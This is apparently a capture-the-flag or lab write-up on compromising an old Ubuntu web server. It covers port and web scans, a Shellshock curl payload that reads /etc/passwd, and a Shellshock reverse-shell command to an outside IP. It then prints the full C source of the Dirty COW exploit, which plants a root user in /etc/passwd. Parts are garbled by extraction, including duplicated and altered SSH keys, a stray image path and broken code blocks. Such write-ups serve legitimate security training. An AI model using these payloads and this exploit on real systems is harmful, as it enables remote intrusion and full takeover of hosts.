

General

IP == 192.168.218.87

Rustscan

PORT STATE SERVICE REASON VERSION

22/tcp open ssh syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)

| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/

J+WrJNkyMIRfqgglho1dxtYOA5xXP+UCK3osMe5XlMlocy3McGlmqhSrMFbQOOFrm/PMAF649Xq/rDm2M/

m+sXgxvQmJyLV36DqwbxxCL1wrlCNk4cxfDG1K2yTGVw/rAAAAFQDa/

l4YfWS1CNCRhv0XZbwXkGdxfwAAAIeAnMQzPH7CGQKfsHXgyFL3lsOMPj0ddXHg/

rWZvFn+8NdAh48do0cN88Bti8C4Asibcp0zbEEga9KgxeR+dQi2lg3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWH-

PfcvQzXNqbVDwMLSqPRYAbexXET64DgwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdfT0HqANuHvcLfjGPQ8X-

kNTcO+XFSWxNfwTnLOzZE8FVNstIBdMjXKjbWOwLMkzb4EHhkeyJglqDWvBoVTiDpXbRxtFiGt0Z83EvTJJSEAG-

YDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=

| 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)

| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAwlghTOhfNbdMRHJFON2ho6RIE8HR+wVE5aoFt/

PPu6dveDLV7xt7GLS8Q849r1tAScErUVRyrD6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBX-

l6YD9bJEC3e2qXY3Vwm+Wc/GE/9SxIB+aHL/ekjgNVWgpMT1y/

fCKAWlF4TLKUl7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5ocSEWrmB3jQMDHhgeZDO/

gB3iuxSDrOToSZmsNcW6TtgqVyo1q26VlJVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx

| 256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)

|_ecdsa-sha2-nistp256

AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBaf1vV7lVrnTZwOIFZj7gvuahGAK2YAv8dBxF-

D5jV7Ho5nXHPcUlaGcA9aYW9z2ih2JL/0+3zfdPfk3JBYVyrM8=

80/tcp open http syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))

|_http-title: Site doesn't have a title (text/html).

|_http-server-header: Apache/2.2.22 (Ubuntu)

| http-methods:

|_ Supported Methods: OPTIONS GET HEAD POST

Port 22 (SSH)

22/tcp open ssh syn-ack ttl 61 OpenSSH 5.9p1 Debian 5ubuntu1.10 (Ubuntu Linux; protocol 2.0)

| ssh-hostkey:

| 1024 06:cb:9e:a3:af:f0:10:48:c4:17:93:4a:2c:45:d9:48 (DSA)

| ssh-dss AAAAB3NzaC1kc3MAAACBAO7z5YzRXLGqibzkX44TJn616aaDE3rvYcPwMiyWE3/

J+WrJNkyMIRfqgglho1dxtYOA5xXP+UCK3osMe5XlMlocy3McGlmqhSrMFbQOOFrm/PMAF649Xq/rDm2M/

m+sXgxvQmJyLV36DqwbxxCL1wrlCNk4cxfDG1K2yTGVw/rAAAAFQDa/

l4YfWS1CNCRhv0XZbwXkGdxfwAAAIeAnMQzPH7CGQKfsHXgyFL3lsOMPj0ddXHg/

rWZvFn+8NdAh48do0cN88Bti8C4Asibcp0zbEEga9KgxeR+dQi2lg3nHRzHFTPTnjybfUZqST4fU1VE9oJFCL3Q1cWH-

PfcvQzXNqbVDwMLSqPRYAbexXET64DgwX4fw8FSV6efKaQQAAACAVGZB5+2BdywfhdfT0HqANuHvcLfjGPQ8X-

kNTcO+XFSWxNfwTnLOzZE8FVNstIBdMjXKjbWOwLMkzb4EHhkeyJglqDWvBoVTiDpXbRxtFiGt0Z83EvTJJSEAG-


YDCMHkux/dcVYe0WNjJYX9GBjXB2yhL/2kZuH0lzoNx9fITQ/U=

```
| 2048 b7:c5:42:7b:ba:ae:9b:9b:71:90:e7:47:b4:a4:de:5a (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAQAwlgHTOhfNbdMRHJFON2ho6RIE8HR+wVE5aoFt/
PPu6dveDLV7xt7GLS8Q849r1tAScErRUVryrD6gwQ0DB45hGrw8POQlnUHggTjyNp3+sshrWqRs5Dp93LL3NvhpBX-
l6YD9bJEC3e2qXY3Vwm+Wc/GE/9SxIB+aHL/ekjgNVWgpMT1y/
fCKAWIF4TLKUL7Xc21GGWnQptGyYweSbefo4TPa7neg+YdpZkqMWaoK/eEbG+Ze5ocSEWrmB3jQMDHhgeZDO/
gB3iuxSDrOToSZmsNcW6TtgqyVyo1q26VIjVRWZPlm9wyR1YB4M85uXZG2DSYu4TFKDwKhXBCqgnSHx
| 256 fa:81:cd:00:2d:52:66:0b:70:fc:b8:40:fa:db:18:30 (ECDSA)
|_ecdsa-sha2-nistp256
AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBBAf1vV7lVrnTZwOIFZj7gvuahGAK2YAv8dBx-
D5jV7Ho5nXHPCuLaGcA9aYW9z2ih2JL/O+3zfdPfk3JBVYyrM8=
```

Port 80 (HTTP)

```
80/tcp open http syn-ack ttl 61 Apache httpd 2.2.22 ((Ubuntu))
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: Apache/2.2.22 (Ubuntu)
| http-methods:
|_ Supported Methods: OPTIONS GET HEAD POST
```

Landing page



It works!

This is the default web page for this server.

The web server software is running but no content has been added, yet.

GOBUSTER (Initial scan)

```
gobuster dir -u http://192.168.218.87/ -w /usr/share/seclists/Discovery/Web-Content/
directory-list-2.3-medium.txt -x php,html,py,txt,.,zip,gzip,tar
```

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

```
[+] Url: http://192.168.218.87/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Extensions: gzip,tar,php,html,py,txt,,zip
[+] Timeout: 10s
```

Starting gobuster in directory enumeration mode

```
/.html (Status: 403) [Size: 287]
/index (Status: 200) [Size: 177]
/. (Status: 200) [Size: 177]
/index.html (Status: 200) [Size: 177]
/.html (Status: 403) [Size: 287]
/. (Status: 200) [Size: 177]
Progress: 450550 / 1985040 (22.70%)^C
[!] Keyboard interrupt detected, terminating.
Progress: 450597 / 1985040 (22.70%)
```

Finished

NIKTO

```
nikto -h http://192.168.218.87/
- Nikto v2.5.0
```

```
+ Target IP: 192.168.218.87
+ Target Hostname: 192.168.218.87
+ Target Port: 80
+ Start Time: 2025-02-13 17:38:36 (GMT-5)
```

```
+ Server: Apache/2.2.22 (Ubuntu)
```

```
+ /: Server may leak inodes via ETags, header found with file /, inode: 1706318, size: 177, mtime: Mon May 11 13:55:10 2020. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2003-1418
```

```
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
```

```
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render the content of the site in a different fashion to the MIME type. See: https://www.netsparker.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
```

```
+ /index: Uncommon header 'tcn' found, with contents: list.
```

```
+ /index: Apache mod_negotiation is enabled with MultiViews, which allows attackers to easily brute force file names. The following alternatives for 'index' were found: index.html. See: http://www.wisec.it/sectou.php?id=4698ebdc59d15,https://exchange.xforce.ibmcloud.com/vulnerabilities/8275
```

```
+ Apache/2.2.22 appears to be outdated (current is at least Apache/2.4.54). Apache 2.2.34 is the EOL for the 2.x branch.
```

```
+ OPTIONS: Allowed HTTP Methods: OPTIONS, GET, HEAD, POST .
```

```
+ /cgi-bin/test: Uncommon header '93e4r0-cve-2014-6278' found, with contents: true.
```

```
+ /CGI-BIN/TEST: SITE APPEARS VULNERABLE TO THE 'SHELLSHOCK' VULNERABILITY. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6271
```

```
+ /cgi-bin/test.sh: Uncommon header '93e4r0-cve-2014-6271' found, with contents: true.
```

```
+ /cgi-bin/test.sh: Site appears vulnerable to the 'shellshock' vulnerability. See: http://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2014-6278
```

```
+ /cgi-bin/test/test.cgi: This might be interesting.
```

```
+ /icons/README: Apache default file found. See: https://www.vntweb.co.uk/apache-restricting-access-to-iconsreadme/
+ /#wp-config.php#: #wp-config.php# file found. This file contains the credentials.
+ 8909 requests: 0 error(s) and 14 item(s) reported on remote host
+ End Time:                2025-02-13 17:40:29 (GMT-5) (113 seconds)

+ 1 host(s) tested
```

RCE via shellshock

```
curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'cat /etc/passwd'" 192.168.218.87/cgi-bin/test

root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
syslog:x:101:103::/home/syslog:/bin/false
messagebus:x:102:104::/var/run/dbus:/bin/false
sumo:x:1000:1000:sumo,,,:/home/sumo:/bin/bash
sshd:x:103:65534::/var/run/sshd:/usr/sbin/nologin
```

REVSHELL

```
curl -H "user-agent: () { ;; }; echo; echo; /bin/bash -c 'bash -i >& /dev/tcp/192.168.45.209/1337 0>&1'" 192.168.218.87/cgi-bin/test
```

Privesc

```
SUIDS
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/bin/umount
```

```
/bin/fusermount
/usr/bin/traceroute6.iputils
/usr/bin/passwd
/usr/bin/gpasswd
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/mtr
/usr/bin/sudoedit
/usr/bin/sudo
/usr/bin/at
/usr/bin/chsh
/usr/sbin/uidd
/usr/sbin/pppd
/usr/lib/eject/dmccrypt-get-device
/usr/lib/vmware-tools/bin32/vmware-user-suid-wrapper
/usr/lib/vmware-tools/bin64/vmware-user-suid-wrapper
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```

NO CAPS

KERNEL VULN TO DIRTY COW

Linux ubuntu 3.2.0-23-generic #36-Ubuntu SMP Tue Apr 10 20:39:51 UTC 2012 x86_64 x86_64 x86_64 GNU/Linux

```
//
// This exploit uses the pokemon exploit of the dirtycow vulnerability
// as a base and automatically generates a new passwd line.
// The user will be prompted for the new password when the binary is run.
// The original /etc/passwd file is then backed up to /tmp/passwd.bak
// and overwrites the root account with the generated line.
// After running the exploit you should be able to login with the newly
// created user.
//
// To use this exploit modify the user values according to your needs.
// The default is "firefart".
//
// Original exploit (dirtycow's ptrace_pokedata "pokemon" method):
// https://github.com/dirtycow/dirtycow.github.io/blob/master/pokemon.c
//
// Compile with:
// gcc -pthread dirty.c -o dirty -lcrypt
//
// Then run the newly create binary by either doing:
// "./dirty" or "./dirty my-new-password"
//
// Afterwards, you can either "su firefart" or "ssh firefart@..."
//
// DON'T FORGET TO RESTORE YOUR /etc/passwd AFTER RUNNING THE EXPLOIT!
// mv /tmp/passwd.bak /etc/passwd
//
// Exploit adopted by Christian "FireFart" Mehlmauer
```

```

// https://firefart.at
//

#include <fcntl.h>
#include <pthread.h>
#include <string.h>
#include <stdio.h>
#include <stdint.h>
#include <sys/mman.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <sys/wait.h>
#include <sys/ptrace.h>
#include <stdlib.h>
#include <unistd.h>
#include <crypt.h>

const char *filename = "/etc/passwd";
const char *backup_filename = "/tmp/passwd.bak";
const char *salt = "firefart";

int f;
void *map;
pid_t pid;
pthread_t pth;
struct stat st;

struct Userinfo {
    char *username;
    char *hash;
    int user_id;
    int group_id;
    char *info;
    char *home_dir;
    char *shell;
};

char *generate_password_hash(char *plaintext_pw) {
    return crypt(plaintext_pw, salt);
}

char *generate_passwd_line(struct Userinfo u) {
    const char *format = "%s:%s:%d:%d:%s:%s:%s\n";
    int size = snprintf(NULL, 0, format, u.username, u.hash,
        u.user_id, u.group_id, u.info, u.home_dir, u.shell);
    char *ret = malloc(size + 1);
    sprintf(ret, format, u.username, u.hash, u.user_id,
        u.group_id, u.info, u.home_dir, u.shell);
    return ret;
}

void *adviseThread(void *arg) {
    int i, c = 0;
    for(i = 0; i < 200000000; i++) {
        c += madvise(map, 100, MADV_DONTNEED);
    }
    printf("madvise %d\n\n", c);
}

int copy_file(const char *from, const char *to) {
    // check if target file already exists
    if(access(to, F_OK) != -1) {
        printf("File %s already exists! Please delete it and run again\n",
            to);
        return -1;
    }
}

```

```

}

char ch;
FILE *source, *target;

source = fopen(from, "r");
if(source == NULL) {
    return -1;
}
target = fopen(to, "w");
if(target == NULL) {
    fclose(source);
    return -1;
}

while((ch = fgetc(source)) != EOF) {
    fputc(ch, target);
}

printf("%s successfully backed up to %s\n",
    from, to);

fclose(source);
fclose(target);

return 0;
}

int main(int argc, char *argv[])
{
    // backup file
    int ret = copy_file(filename, backup_filename);
    if (ret != 0) {
        exit(ret);
    }

    struct Userinfo user;
    // set values, change as needed
    user.username = "firefart";
    user.user_id = 0;
    user.group_id = 0;
    user.info = "pwned";
    user.home_dir = "/root";
    user.shell = "/bin/bash";

    char *plaintext_pw;

    if (argc >= 2) {
        plaintext_pw = argv[1];
        printf("Please enter the new password: %s\n", plaintext_pw);
    } else {
        plaintext_pw = getpass("Please enter the new password: ");
    }

    user.hash = generate_password_hash(plaintext_pw);
    char *complete_passwd_line = generate_passwd_line(user);
    printf("Complete line:\n%s\n", complete_passwd_line);

    f = open(filename, O_RDONLY);
    fstat(f, &st);
    map = mmap(NULL,
        st.st_size + sizeof(long),
        PROT_READ,
        MAP_PRIVATE,
        f,

```

```

        0);
printf("mmap: %lx\n", (unsigned long)map);
pid = fork();
if(pid) {
    waitpid(pid, NULL, 0);
    int u, i, o, c = 0;
    int l = strlen(complete_passwd_line);
    for(i = 0; i < 10000/l; i++) {
        for(o = 0; o < l; o++) {
            for(u = 0; u < 10000; u++) {
                c += ptrace(PTRACE_POKETEXT,
                           pid,
                           map + o,
                           *((long*)(complete_passwd_line + o)));
            }
        }
    }
    printf("ptrace %d\n", c);
}
else {
    pthread_create(&pth,
                  NULL,
                  madviseThread,
                  NULL);
    ptrace(PTRACE_TRACEME);
    kill(getpid(), SIGSTOP);
    pthread_join(pth, NULL);
}

printf("Done! Check %s to see if the new user was created.\n", filename);
printf("You can log in with the username '%s' and the password '%s'.\n\n",
       user.username, plaintext_pw);
printf("\nDON'T FORGET TO RESTORE! $ mv %s %s\n",
       backup_filename, filename);
return 0;
}

```

exploit
 ./dirty password
 su firefart